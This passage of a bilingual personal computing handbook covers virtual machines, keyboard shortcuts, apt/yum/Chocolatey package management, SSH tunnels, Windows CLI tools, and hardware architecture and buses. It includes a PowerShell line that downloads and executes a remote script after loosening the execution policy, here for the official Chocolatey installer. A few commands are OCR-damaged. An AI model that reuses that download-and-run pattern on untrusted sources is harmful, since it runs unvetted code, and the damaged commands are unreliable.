克隆版在复制 C 盘数据的过程中不更新 MBR。因此，对于 MBR 不需要改动的情形，克隆版可以顺利安装。否则，就需要改动 MBR。可以使用 WinPE 安装 XP，PE 下带有分区管理工具，在分区后可以先设置 C 盘为活动分区。然后使用本工具或另一款分区修复工具，更新 MBR。

9.11.9 VirtualBox 安装 XP 虚拟机

使用虚拟机安装克隆版 XP 经常发生蓝屏错误，提示 processor.sys 出现了问题。可以通过 PE 系统修改C:/windows/system32/drivers/processor.sys 的名称，使系统找不到这个文件。

对于某些机构 IP 和 MAC 绑定上网的情形，VirtualBox 联网方式设置成 NAT 方式。在虚拟机里无需更改 MAC 地址，只需要设置正确的 DNS 服务器地址就好。

9.11.10 虚拟机共享文件夹

假如共享目录命名为public_dir。那么在 VBox 的 Linux 客户机中执行sudo /sbin/mount.vboxsf p或者在/etc/fstab 中设置自动加载：

```
sharename    mountpoint    vboxsf    defaults    0    0
```

VirtualBox 的详细设置方式见<https://www.virtualbox.org/manual/ch04.html#sharedfolders>。

在Vmware Linux Guest下，可在/mnt/hgfs下看到共享目录。如果看不到，执行：

```
sudo vmware-config-tools.pl
```

Vmware 虚拟机使用共享文件夹的方式详见[VMware Workstation 5.0 Using Shared Folders](#)。

9.12 Ubuntu/Mac Shortcuts

9.12.1 Mac OS X Shortcuts

Command-Shift-4 : Capture to image file on desktop

Command-Shift-Control-4 : Capture to clipboard

Fn-F11: Show desktop

[Official Documentation For Mac Shortcuts](#)

9.12.2 Bash Shortcuts

Ctrl + a 移动到开头

Ctrl + e 移动到结尾

Option + Left 向左移动一个单词

Option + Right 向右移动一个单词
Ctrl + w 向左删除一个单词
Ctrl + l 清屏
Ctrl + d 相当于退出、logout、exit 等命令
set -o vi 让 bash 模拟 vi 的操作
暂停并置之后台: Ctrl+Z (fg to recover) ,may be a SIGTSTP signal, SUSP character
发送 SIGQUIT 信号: Ctrl +
冻结终端显示: Ctrl + S (Ctrl+Q to recover, maybe a SIGCONT) ,NOT a SIGSTOP
向上滚屏一行: Ctrl+Shift+UpArrow
向上滚动一屏: Shift+PageUp
向上滚动至顶: Shift+Home

9.12.3 Gnome

显示桌面:Ctrl+Alt+D 或者 Super+D, Ctrl+Super+D
前往其他工作区:Ctrl+Alt+Arrowkey
切换同一程序的不同窗口:Alt+`
移动到其他工作区:Ctrl+Alt+Shift+Arrowkey
打开帮助:F1
打开主菜单:Alt+F1
启动程序:Alt+F2
全屏:F11
锁屏:Ctrl+Alt+L
注销: Ctrl+Alt+Del

9.12.4 General Frame Window

关闭 Tab Ctrl+W
关闭 Frame Alt+F4
恢复 Frame 原始大小 Alt+F5
最小化 Alt+F9
最大化 Alt+F10

9.12.5 Nautilus

显示隐藏的内容: Ctrl+H

将路径从按钮变成文字: Ctrl+L(如需恢复回按钮, 点击文字, 按 Esc)

9.12.6 tty 切换

Ctrl+Alt+F1 F6 从 X 切换到 tty1 tty6

Ctrl+Alt+F7 返回 X 视窗系统

9.13 Apt-Get Package Management

一般而言, aptitude 命令优于 apt 命令。

查看已经安装了哪些包:

```
dpkg -l
```

查看软件包版本和其他信息

```
aptitude show mendeleydesktop
```

```
apt-cache showpkg mendeleydesktop (详细信息, 包括依赖关系)
```

```
apt-cache show mendeleydesktop (概要信息)
```

```
apt-cache depends xxx
```

```
apt-cache rdepends xxx(被依赖)
```

搜索软件包:

```
aptitude search pkgname (推荐)
```

```
apt-cache search 正则表达式
```

如果官方源中没有相关的包, 可以查看 PPA 仓库: <https://launchpad.net/ubuntu/+ppas>

安装 ppa 软件的一般方法有两种:

```
sudo add-apt-repository source_line
```

```
sudo add-apt-repository ppa:<user>/<ppa-name>
```

查找文件属于哪个包

```
apt-file search/find filename
```

查询软件包包含的文件

```
apt-file list/show pkgname
```

编译时缺少 h 文件的自动处理

```
sudo auto-apt run ./configure
```

清理下载包的临时存放目录/var/cache/apt/archives

```
apt-get clean
```

```
apt-get autoclean (只删除部分无用的包)
```

备份当前系统安装的所有包的列表

```
dpkg --get-selections | grep -v deinstall > ~/somefile
```

从上面备份的安装包的列表文件恢复所有包

```
dpkg --set-selections < ~/somefile
```

```
sudo dselect
```

删除系统不再使用的孤立软件

```
sudo apt-get autoremove
```

查看包在服务器上面的地址

```
apt-get -qq --print-uris install ssh | cut -d\' -f2
```

除所有已删除包的残余配置文件

```
dpkg -l |grep ^rc|awk '{print $2}' |sudo xargs dpkg -P
```

如果你的系统中没有残留配置文件了，会报错。

9.13.1 dpkg 出错

dpkg: 处理 xxx (--configure) 时出错

处理方式，找到/var/lib/dpkg/info 目录，备份他处，重新目录，执行

```
apt-get update
```

```
apt-get -f install
```

在将新建的 info 目录同备份的目录合并

9.14 Yum Package Management

9.14.1 配置更新源

手动选择源

开源镜像网站 <http://mirrors.163.com/> 和 <http://mirrors.sohu.com/> 下载 fedora 的源配置文件。为了区别镜像，打开下载的镜像文件后把三个中括号 [] 中的 fedora 分别替换为 fedora-163 与 fedora-sohu。将修改好的配置文件保存到 /etc/yum.repos.d/ 目录下。最后在终端输入：

```
1 sudo yum makecache
```

安装 fastest-mirror

```
1 sudo yum -y install yum-plugin-fastestmirror
```

添加 rpmfusion 源

```
1 sudo rpm -ivh http://download1.rpmfusion.org/free/fedora/rpmfusion-free-release-stable.noarch.rpm  
2 http://download1.rpmfusion.org/nonfree/fedora/rpmfusion-nonfree-release-stable.noarch.rpm
```

9.14.2 升级系统

```
1 sudo yum update
```

9.15 Chocolatey Package Management

Installation steps: 1. Make up a path for chocolatey installation, like D:\InstalledPrograms\Chocolatey and create a environment variable ChocolateyInstall with this value. 2. Open a privileged power-shell session to execute:

```
set-executionpolicy remotesigned  
iex ((New-Object System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1'))
```

9.16 SSH

9.16.1 login and execute commands

```
ssh HOSTNAME -t “cd /somedir; bash”
```

9.16.2 login without passwords

First, generate a pair of RSA keys and store them on /.ssh.

```
ssh-keygen -t rsa
```

Second, copy the public key file to a target host.

```
ssh-copy-id -i ~/.ssh/id_rsa.pub root@172.30.30.101
```

9.16.3 ssh tunneling

Port forwarding:

```
ssh -p 22 -L 8443:10.139.90.144:8443 -L 8080:10.139.90.148:8080 -L  
13306:10.139.90.148:3306 -N -lroot 10.9.0.5
```

svn 使用 socks 代理

```
http-proxy-host = 127.0.0.1  
http-proxy-port = 12007  
http-compression = yes
```

9.16.4 screen

screen is used to manage shell sessions.

Enter a new or existing session:

```
screen -dR screen_name
```

Show existing sessions:

```
screen -ls
```

Enter an existing session:

```
screen -r screen_name
```

Session quit(detach):

```
screen -d screen_name
```

```
screen -d
```

To terminate, i.e., delete the current session, type **Ctrl + D**, or use:

```
screen -X -S screen_name quit
```

To activate a screen command, type **Ctrl+A**, following a command key:

D quit a session

screen cli options descriptions:

-d Detach the elsewhere running screen

-R Reattach if possible, otherwise start a new session

-r session Reattach to a detached screen process

-X Execute <cmd> as a screen command in the specified session

-S sockname Name this session <pid>.sockname instead of <pid>.<tty>.<host>.

9.17 任务管理

Top Task Management Software Products

9.18 VPN connections

9.18.1 L2TP

VPN is implemented by L2TP or PPTP, the former of which is more secure.

L2TP is the payload of UDP. L2TP is usually used to transport PPP sessions. L2TP uses IPsec to support authentication and encryption.

Some L2TP servers require no shared key. In that case, a client should create a configuration file /etc/ppp/options:

```
plugin L2TP.ppp  
12tpnoipsec
```

9.18.2 OpenVPN

9.19 Windows CLI Techniques

9.19.1 Showing System Info

General system information, including hardware model, OS version, and physical memory usage.

```
systeminfo
```

Information about network interfaces:

```
ipconfig /all
```

To show available memory(in KB),

```
wmic OS get FreePhysicalMemory
```

Get CPU usage:

```
wmic cpu get loadpercentage
```

9.19.2 MAC address manual specification

Locate the NIC from the device manager. From the ATTRIBUTE dialogue, modify the tag called Network Address.

9.19.3 Process Management

List processes with most memory-consuming ones ahead:

```
# nh: no-header line  
# sort -k: sort by some key field  
tasklist -nh | grep -v System | sort -r -k 5
```

Kill a process by PID or name:

```
taskkill -pid 7920 -f  
taskkill -im ebook* -f
```

9.19.4 netstat

```
netstat -ab
```

第 10 章

硬件常识

10.1 计算机体体系结构

冯·诺依曼结构也称普林斯顿结构，是一种将程序指令存储器和数据存储器合并在一起的存储器结构。程序指令存储地址和数据存储地址指向同一个存储器的不同物理位置，因此程序指令和数据的宽度相同，如英特尔公司的 8086 中央处理器的程序指令和数据都是 16 位宽。

哈佛结构是一种将程序指令存储和数据存储分开的存储器结构，即程序存储器和数据存储器是两个独立的存储器，每个存储器独立编址、独立访问。与两个存储器相对应的是系统的 4 条总线：程序的数据总线与地址总线，数据的数据总线与地址总线。这种分离的程序总线和数据总线可允许在一个机器周期内同时获得指令字（来自程序存储器）和操作数（来自数据存储器）。程序指令存储和数据存储分开，可以使指令和数据有不同的数据宽度。哈佛结构是为了高速数据处理而采用的，因为可以同时读取指令和数据（分开存储的）。大大提高了数据吞吐率，缺点是结构复杂。




图 10-1 CSAPP: 硬件体系结构

改进的哈佛结构，其结构特点为：使用两个独立的存储器模块，分别存储指令和数据，每个存储模块都不允许指令和数据并存，以便实现并行处理；具有一条独立的地址总线和一条独立的数据总线，利用公用地址总线访问两个存储模块（程序存储模块和数据存储模

块), 公用数据总线则被用来完成程序存储模块或数据存储模块与 CPU 之间的数据传输; 两条总线由程序存储器和数据存储器分时共用。

x86-64 (简称 x64) 是 64 位版本的 x86 指令集, 向前兼容于 16 位及 32 位的 x86 架构。x64 于 1999 年由 AMD 设计, AMD 首次公开 64 位集以扩充给 x86, 称为 “AMD64”。其后也为英特尔所采用, 现时英特尔称之为 “Intel 64”, 在之前曾使用过 “Clackamas Technology” (CT)、“IA-32e” 及 “EM64T”。Apple 使用 “x86-64” 去称呼此 64 位架构。太阳微系统 (已被甲骨文收购) 及 Microsoft 称它为 “x64”。BSD 家族及其他 Linux 发布版则使用 “amd64”, 32 位版本则称为 “i386” (或 i486/586/686)。

10.2 多处理器架构

从系统架构来看，目前的商用服务器大体可以分为三类，即对称多处理器结构 (SMP: Symmetric Multi-Processor)，非一致存储访问结构 (NUMA: Non-Uniform Memory Access)，以及海量并行处理结构 (MPP: Massive Parallel Processing)。

10.2.1 SMP(Symmetric Multi-Processor)

所谓对称多处理器结构，是指服务器中多个 CPU 对称工作，无主次或从属关系。各 CPU 共享相同的物理内存，每个 CPU 访问内存中的任何地址所需时间是相同的，因此 SMP 也被称为一致存储器访问结构 (UMA: Uniform Memory Access)。对 SMP 服务器进行扩展的方式包括增加内存、使用更快的 CPU、增加 CPU、扩充 I/O(槽口数与总线数) 以及添加更多的外部设备 (通常是磁盘存储)。

SMP 服务器的主要特征是共享，系统中所有资源 (CPU、内存、I/O 等) 都是共享的。也正是由于这种特征，导致了 SMP 服务器的主要问题，那就是它的扩展能力非常有限。对于 SMP 服务器而言，每一个共享的环节都可能造成 SMP 服务器扩展时的瓶颈，而最受限制的则是内存。由于每个 CPU 必须通过相同的内存总线访问相同的内存资源，因此随着 CPU 数量的增加，内存访问冲突将迅速增加，最终会造成 CPU 资源的浪费，使 CPU 性能的有效性大大降低。实验证明，SMP 服务器 CPU 利用率最好的情况是 2 至 4 个 CPU。

10.2.2 NUMA(Non-Uniform Memory Access)

由于 SMP 在扩展能力上的限制，人们开始探究如何进行有效地扩展从而构建大型系统的技术，NUMA 就是这种努力下的结果之一。利用 NUMA 技术，可以把几十个 CPU(甚至上百个 CPU) 组合在一个服务器内。

NUMA 服务器的基本特征是具有多个 CPU 模块，每个 CPU 模块由多个 CPU(如 4 个) 组成，并且具有独立的本地内存、I/O 槽口等。由于其节点之间可以通过互联模块 (如称为 Crossbar Switch) 进行连接和信息交互，因此每个 CPU 可以访问整个系统的内存 (这是 NUMA 系统与 MPP 系统的重要差别)。显然，访问本地内存的速度将远远高于访问远地内存 (系统内其它节点的内存) 的速度，这也是非一致存储访问 NUMA 的由来。由于这个特点，为了更好地发挥系统性能，开发应用程序时需要尽量减少不同 CPU 模块之间的信息交互。

利用 NUMA 技术，可以较好地解决原来 SMP 系统的扩展问题，在一个物理服务器内可以支持上百个 CPU。比较典型的 NUMA 服务器的例子包括 HP 的 Superdome、SUN15K、IBMp690 等。但 NUMA 技术同样有一定缺陷，由于访问远地内存的延时远远超过本地

内存，因此当 CPU 数量增加时，系统性能无法线性增加。如 HP 公司发布 Superdome 服务器时，曾公布了它与 HP 其它 UNIX 服务器的相对性能值，结果发现，64 路 CPU 的 Superdome (NUMA 结构) 的相对性能值是 20，而 8 路 N4000(共享的 SMP 结构) 的相对性能值是 6.3。从这个结果可以看到，8 倍数量的 CPU 换来的只是 3 倍性能的提升。

10.2.3 MPP(Massive Parallel Processing)

和 NUMA 不同，MPP 提供了另外一种进行系统扩展的方式，它由多个 SMP 服务器通过一定的节点互联网络进行连接，协同工作，完成相同的任务，从用户的角度来看是一个服务器系统。其基本特征是由多个 SMP 服务器 (每个 SMP 服务器称节点) 通过节点互联网络连接而成，每个节点只访问自己的本地资源 (内存、存储等)，是一种完全无共享 (Share Nothing) 结构，因而扩展能力最好，理论上其扩展无限制，目前的技术可实现 512 个节点互联，数千个 CPU。目前业界对节点互联网络暂无标准，如 NCR 的 Bynet，IBM 的 SPSwitch，它们都采用了不同的内部实现机制。但节点互联网仅供 MPP 服务器内部使用，对用户而言是透明的。

在 MPP 系统中，每个 SMP 节点也可以运行自己的操作系统、数据库等。但和 NUMA 不同的是，它不存在异地内存访问的问题。换言之，每个节点内的 CPU 不能访问另一个节点的内存。节点之间的信息交互是通过节点互联网络实现的，这个过程一般称为数据重分配 (Data Redistribution)。

但是 MPP 服务器需要一种复杂的机制来调度和平衡各个节点的负载和并行处理过程。目前一些基于 MPP 技术的服务器往往通过系统级软件 (如数据库) 来屏蔽这种复杂性。举例来说，NCR 的 Teradata 就是基于 MPP 技术的一个关系数据库软件，基于此数据库来开发应用时，不管后台服务器由多少个节点组成，开发人员所面对的都是同一个数据库系统，而不需要考虑如何调度其中某几个节点的负载。

10.2.4 NUMA 与 MPP 的区别

从架构来看，NUMA 与 MPP 具有许多相似之处：它们都由多个节点组成，每个节点都具有自己的 CPU、内存、I/O，节点之间都可以通过节点互联机制进行信息交互。那么它们的区别在哪里？

首先是节点互联机制不同，NUMA 的节点互联机制是在同一个物理服务器内部实现的，当某个 CPU 需要进行远地内存访问时，它必须等待，这也是 NUMA 服务器无法实现 CPU 增加时性能线性扩展的主要原因。而 MPP 的节点互联机制是在不同的 SMP 服务器外部通过 I/O 实现的，每个节点只访问本地内存和存储，节点之间的信息交互与节点本身的处理是并行进行的。因此 MPP 在增加节点时性能基本上可以实现线性扩展。

其次是内存访问机制不同。在 NUMA 服务器内部，任何一个 CPU 可以访问整个系统的内存，但远地访问的性能远远低于本地内存访问，因此在开发应用程序时应该尽量避免远地内存访问。在 MPP 服务器中，每个节点只访问本地内存，不存在远地内存访问的问题。

哪种服务器更加适应数据仓库环境？哪种服务器更加适应 OLTP 系统？这需要从负载特征入手。众所周知，典型的数据仓库环境具有大量复杂的数据处理和综合分析，要求系统具有很高的 I/O 处理能力，并且存储系统需要提供足够的 I/O 带宽与之匹配。而一个典型的 OLTP 系统则以联机事务处理为主，每个交易所涉及的数据不多，要求系统具有很高的事务处理能力，能够在单位时间里处理尽量多的交易。显然这两种应用环境的负载特征完全不同。

从 NUMA 架构来看，它可以在一个物理服务器内集成许多 CPU，使系统具有较高的事务处理能力，由于远地内存访问时延远长于本地内存访问，因此需要尽量减少不同 CPU 模块之间的数据交互。显然，NUMA 架构更适用于 OLTP 事务处理环境，当用于数据仓库环境时，由于大量复杂的数据处理必然导致大量的数据交互，将使 CPU 的利用率大大降低。

相对而言，MPP 服务器架构的并行处理能力更优越，更适合于复杂的数据综合分析与处理环境。当然，它需要借助于支持 MPP 技术的关系数据库系统来屏蔽节点之间负载平衡与调度的复杂性。另外，这种并行处理能力也与节点互联网络有很大的关系。显然，适应于数据仓库环境的 MPP 服务器，其节点互联网络的 I/O 性能应该非常突出，才能充分发挥整个系统的性能。

10.3 系统总线

10.3.1 PCI

外设互联标准（或称个人电脑接口，Personal Computer Interface），实际应用中简称为 PCI（Peripheral Component Interconnect），是一种连接电子计算机主板和外部设备的总线标准。一般 PCI 设备可分为以下两种形式：直接布放在主板上的集成电路，在 PCI 规范中称作“平面设备”（planar device）；或者安装在插槽上的扩展卡。PCI bus 常见于现代的个人计算机中，并已取代了 ISA 和 VESA 局部总线，成为了标准扩展总线。PCI 总线亦常见于其他电子计算机类型中。PCI 总线最终将被 PCI Express 和其他更先进的技术取代，这些技术现在已经被用于最新款的电子计算机中。PCI 规范规定了该总线的物理尺寸（包括线宽）、电气特性、总线时序和协议。该规范可从美国 PCI-SIG 协会购得。常见的 PCI 卡包括网卡、声卡、调制解调器、电视卡和磁盘控制器，还有 USB 和串口等端口。原本显卡通

常也是 PCI 设备，但很快其带宽已不足以支持显卡的性能。PCI 显卡现在仅用在需要额外的外接显示器或主板上没有 AGP 和 PCI Express 槽的情况下。

10.3.2 PCI-E

PCI Express，简称 PCI-E，是电脑总线 PCI 的一种，它沿用了现有的 PCI 编程概念及通讯标准，但建基于更快的串行通信系统。英特尔是该接口的主要支援者。PCIe 仅应用于内部互连。由于 PCIe 是基于现有的 PCI 系统，只需修改物理层而无须修改软件就可将现有 PCI 系统转换为 PCIe。PCIe 拥有更快的速率，以取代几乎全部现有的内部总线（包括 AGP 和 PCI）。英特尔希望将来能用一个 PCIe 控制器和所有外部设备交流，取代现有的南桥 / 北桥方案。

除了这些，PCIe 设备能够支援热拔插以及热交换特性，支援的三种电压分别为 +3.3V、3.3Vaux 以及 +12V。考虑到现在显卡功耗的日益增加，PCIe 而后在规范中改善了直接从插槽中取电的功率限制，16x 的最大提供功率达到了 75W[1]，比 AGP 8X 接口有了很大的提升。基本可以满足当时（2004 年）中高阶显卡的需求。这一点可以从 AGP、PCIe 两个不同版本的 6600GT 显卡上就能明显地看到，后者并不需要外接电源。PCIe 只是南桥的扩展总线，它与操作系统无关，所以也保证了它与原有 PCI 的兼容性，也就是说在很长一段时间内在主板上 PCIe 接口将和 PCI 接口共存，这也给用户的升级带来了方便。由此可见，PCIe 最大的意义在于它的通用性，不仅可以让它用于南桥和其他设备的连接，也可以延伸到芯片组间的连接，甚至也可以用于连接图形芯片，这样，整个 I/O 系统重新统一起来，将更进一步简化计算机系统，增加计算机的可移植性和模块化。

10.3.3 AGP

AGP，全称为加速图像处理端口（Accelerated Graphics Port），是电脑主板上的一种高速点对点传输通道，供显卡使用，主要应用在三维电脑图形的加速上。AGP 是在 1997 年由 Intel 提出，是从 PCI 标准上创建起来，是一种显卡专用接口。推出原因是为了消除 PCI 在处理 3D 图形时的瓶颈。AGP 通常会被视为电脑总线的一种，但这样的分法严格来说是错误的；因为一组总线可容许多个设备共用，而 AGP 却不是。AGP 不能多个插槽共用一组总线。一些主板设有多条独立的 AGP 插槽，现时 AGP 已基本被 PCI Express 所取代。

10.3.4 LPC

LPC 总线，原名叫 Low pin count Bus，是在 IBM PC 兼容机中用于把低带宽设备和“老旧”连接到 CPU 上。那些常见低速设备有：BIOS，串口，并口，PS/2 的键盘和鼠标，软盘控制器，比较新的设备有可信平台模块。LPC 总线通常和主板上的南桥物理相连，南

桥在 IBM PC AT 平台上通常连接了一系列的“老旧”设备，例如两个可编程中断控制器，可编程计时器和两个 ISA DMA 控制器。LPC 总线是 Intel 在 1998 时作为工业标准架构体系 (ISA) 的替代品引入，它与 ISA 在软件层面是类似的，尽管在物理层面是有着巨大不同的，ISA 是 16 比特宽，8.33 MHz 的总线，而它是 4 比特宽，有着四倍频率 (33.3 MHz) 的总线。LPC 总线最大的优点是只需要 7 个信号，在拥挤的现代主板上是很容易布局的。

10.3.5 SPI

SPI 是很多术语的缩写。包括：

serial peripheral interface

序列周边接口 (Serial Peripheral Interface Bus, SPI)，类似 I²C，是一种 4 线同步序列资料协定，适用于可携式装置平台系统，但使用率较 I²C 少。序列周边接口一般是 4 线，有时亦可为 3 线，有别于 I²C 的 2 线，以及 1-Wire。

The Serial Peripheral Interface Bus or SPI (pronounced as either ess-peey-eye, spy or simply S.P.I.) bus is a synchronous serial data link standard, named by Motorola, that operates in full duplex mode. Devices communicate in master/slave mode where the master device initiates the data frame. Multiple slave devices are allowed with individual slave select (chip select) lines. Sometimes SPI is called a four-wire serial bus, contrasting with three-, two-, and one-wire serial buses.

System Packet Interface

The System Packet Interface family of Interoperability Agreements from the Optical Internetworking Forum specify chip-to-chip, channelized, packet interfaces commonly used in synchronous optical networking and ethernet applications. A typical application of such a packet level interface is between a framer (for optical network) or a MAC (for IP network) and a network processor. Another application of this interface might be between a packet processor ASIC and a traffic manager device.

SPI-4.2 is a version of the System Packet Interface published by the Optical Internetworking Forum. It was designed to be used in systems that support OC-192 SONET interfaces and is sometimes used in 10 Gigabit Ethernet based systems. SPI-4 is an interface for packet and cell transfer between a physical layer (PHY) device and a link layer device, for aggregate bandwidths of OC-192 Asynchronous Transfer Mode(ATM) and Packet over SONET/SDH (POS), as well as 10 Gigabit Ethernet applications. A typical application of SPI-4.2 is to connect a framer device to a network processor. It has been widely adopted by the high speed networking marketplace. The

clocking is Source-synchronous and operates around 700 MHz. Implementations of SPI-4.2 have been produced which allow somewhat higher clock rates. This is important when overhead bytes are added to incoming packets.

10.3.6 I²C

I²C (Inter-Integrated Circuit) 是内部整合电路的称呼，是一种串行通讯总线，使用多主从架构，由飞利浦公司在 1980 年代为了让主板、嵌入式系统或手机用以连接低速周边装置而发展。I²C 的正确读法为“I-squared-C”，而“I-two-C”则是另一种错误但被广泛使用的读法，在中国则多以“I 方 C”称之。截至 2006 年 11 月 1 日为止，使用 I²C 协定不需要为其专利付费，但制造商仍然需要付费以获得 I²C 从属装置位址。

原始的 I²C 系统是在 1980 年代所建立的一种简单的内部总线系统，当时主要的用途在于控制由飞利浦所生产的芯片。1992 年完成了最初的标准版本释出，新增了传输速率为 400 kbit/s 的快速模式及长度为 10 位元的寻址模式可容纳最多 1008 个节点。1998 年释出了 2.0 版，新增了传输速率为 3.4Mbit/s 的高速模式并为了节省能源而减少了电压及电流的需求。2.1 版则在 2001 年完成，这是一个对 2.0 版做一些小修正，version 3.0, 2007 年同时也是目前的最新版本。

在 Linux 中，I²C 已经列入了核心模组的支援了，更进一步的说明可以参考核心相关的文件及位于/usr/include/linux/i2c.h 的这个标头档。OpenBSD 则在最近的更新中加入了 I²C 的架构（framework）以支援一些常见的主控端控制器及感应器。

10.3.7 UEXT

Universal EXTension (UEXT) is a connector layout which includes power and three serials buses: Asynchronous, I²C, SPI. The connector layout was specified by Olimex Ltd and declared an open-project that is royalty-free.

10.3.8 MII

MII(Media Independent Interface, 媒体独立接口)，是与 100Mbps 的 Ethernet PHY chip 沟通时所使用的接口。

Being media independent means that different types of PHY devices for connecting to different media (i.e. Twisted pair copper, fiber optic, etc.) can be used without redesigning or replacing the MAC hardware. Thus any MAC may be used with any PHY, independent of the network signal transmission media. The MII can be used to connect a MAC to an external PHY using a pluggable

connector, or direct to a PHY chip which is on the same printed circuit board. On a PC the CNR connector Type B carries MII bus interface signals. The MDIO Serial Management Interface (SMI) (see MDIO) is used to transfer management information between MAC and PHY.

Reduced Media Independent Interface (RMII) is a standard that addresses the connection of Ethernet physical layer transceivers (PHY) to Ethernet switches or the MAC portion of an end-device's Ethernet interface. It reduces the number of signals/pins required for connecting to the PHY from 16 (for an MII-compliant interface) to between 6 and 10. RMII is capable of supporting 10 and 100 Mbit/s; even 1 Gbit/s is possible, higher gigabit interfaces need a wider interface.

An Ethernet interface normally consists of 4 major parts: The MAC (Media Access Controller), the PHY (PHYSical Interface or transceiver), the magnetics, and the connector.

RMII is one of the possible interfaces between the MAC and PHY; others include MII and SNI, with additional wider interfaces (including XAUI, GBIC, SFP, SFF, XFP, and XFI) for gigabit and faster Ethernet links.

Gigabit Media Independent Interface (GMII) is an interface between the Media Access Control (MAC) device and the physical layer (PHY). The interface defines speeds up to 1000 Mbit/s.

RGMII uses half the number of data pins as used in the GMII interface. This reduction is achieved by clocking data on both the rising and falling edges of the clock in 1000 Mbit/s operation, and by eliminating non-essential signals.

The Serial Gigabit Media Independent Interface (SGMII) is a variant of MII, a standard interface used to connect an Ethernet MAC-block to a PHY. It is used for Gigabit Ethernet but can also carry 10/100 MBit Ethernet.

10 Gigabit Media Independent Interface (XGMII) is a standard defined in IEEE 802.3 for connecting full duplex 10 Gigabit Ethernet (10GbE) ports to each other and to other electronic devices on a printed circuit board.

XAUl 是一个介于 MAC 到 PHY 之间电脑总线 XGMII(10.0 Gbit/s) 的延伸标准，XAUl 发音“zowie”，与意味十倍的罗马数字 X 关联，是“附件单位接口”的起始。XAUl 是 XGMII 的延伸，XAUl 位于 MAC 末端的 XGXS、和 PHY 末端的 XGXS 之间。XAUl 延伸了 XGMII 的操作长度并减少了信号接口的数目。应用范围包括延伸 MAC 和 PHY 模组之间的实体分隔以 10.0 Gbit/s 以太系统分散横跨电路板。

The XGMII Extender, which is composed of an XGXS(The 10 Gigabit Ethernet Extended Sublayer) at the MAC end, an XGXS at the PHY end and a XAUl between them, is to extend the operational distance of the XGMII and to reduce the number of interface signals. Applications include extending the physical separation possible between MAC and PHY components in a 10 Gigabit Ethernet system distributed across a circuit board.

在 10Mbps 以太网上，对应的是 AUI，Attachment Unit Interface。

The MII design has been extended to support reduced signals and increases speeds. Current variants are Reduced Media Independent Interface, Gigabit Media Independent Interface, Reduced Gigabit Media Independent Interface, Serial Gigabit Media Independent Interface and 10 Gigabit Media Independent Interface.

10.4 PC 芯片组

芯片组 (chipset, PC chipset, or chip set) 是一组共同工作的集成电路 (“芯片”), 并作为一个产品销售。它负责将电脑的核心——微处理器和机器的其他部分相连接, 是决定主板级别的重要部件。以往, 芯片组由多颗芯片组成, 慢慢的简化为两颗芯片。

在计算机领域, “芯片组” 术语通常是特指计算机主板或扩展卡上的芯片。当讨论基于英特尔的奔腾级处理器的个人电脑时, 芯片组一词通常指两个主要的主板芯片组: 北桥和南桥。芯片组的制造商可以, 通常也是独立于主板的制造商。比如 PC 主板芯片组包括 NVIDIA 的 nForce 芯片组和威盛电子公司的 KT880, 都是为 AMD 处理器开发的, 或英特尔许多芯片组。

10.4.1 南北桥结构

北桥 (英语: Northbridge) 是基于 Intel 处理器的个人电脑主板芯片组两枚芯片中的一枚, 北桥设计用来处理高速信号, 通常处理中央处理器、随机存取存储器、AGP 或 PCI Express 的端口, 还有与南桥之间的通信。

传统的北桥内建内存控制器, 让处理器连接前端总线, 而处理器和内存总线则跑相同的时脉。随后, 芯片组分开处理器和内存总线的频率, 让前端总线只代表处理器和北桥之间的通道。

北桥留下来的只剩下 AGP 或 PCI Express 控制器和与南桥通信, 有时北桥会和南桥整合在同颗芯片中, 有一些北桥则连绘图处理器也整合进去, 而另外支援 AGP 或 PCI Express 接口。整合式北桥会侦测到附加在 AGP 插槽上有安装显卡, 并停止其绘图处理器功能, 但有些北桥可以允许同时使用整合式显卡和安装外加显卡, 作为多显示输出。

南桥设计用来处理低速信号, 通过北桥与 CPU 联系。各芯片组厂商的南桥名称都有所不同, 例如英特尔称之为 ICH, NVIDIA 的称为 MCP, ATI 的称为 IXP/SB。

南桥包含大多数周边设备接口、多媒体控制器和通讯接口功能。例如 PCI 控制器、ATA 控制器、USB 控制器、网络控制器、音效控制器。各世代的南桥效能大多雷同, 但偶然听到某些南桥会有较差的 Serial ATA 或 USB 效能。目前所有的南桥制造商都提供 SATA

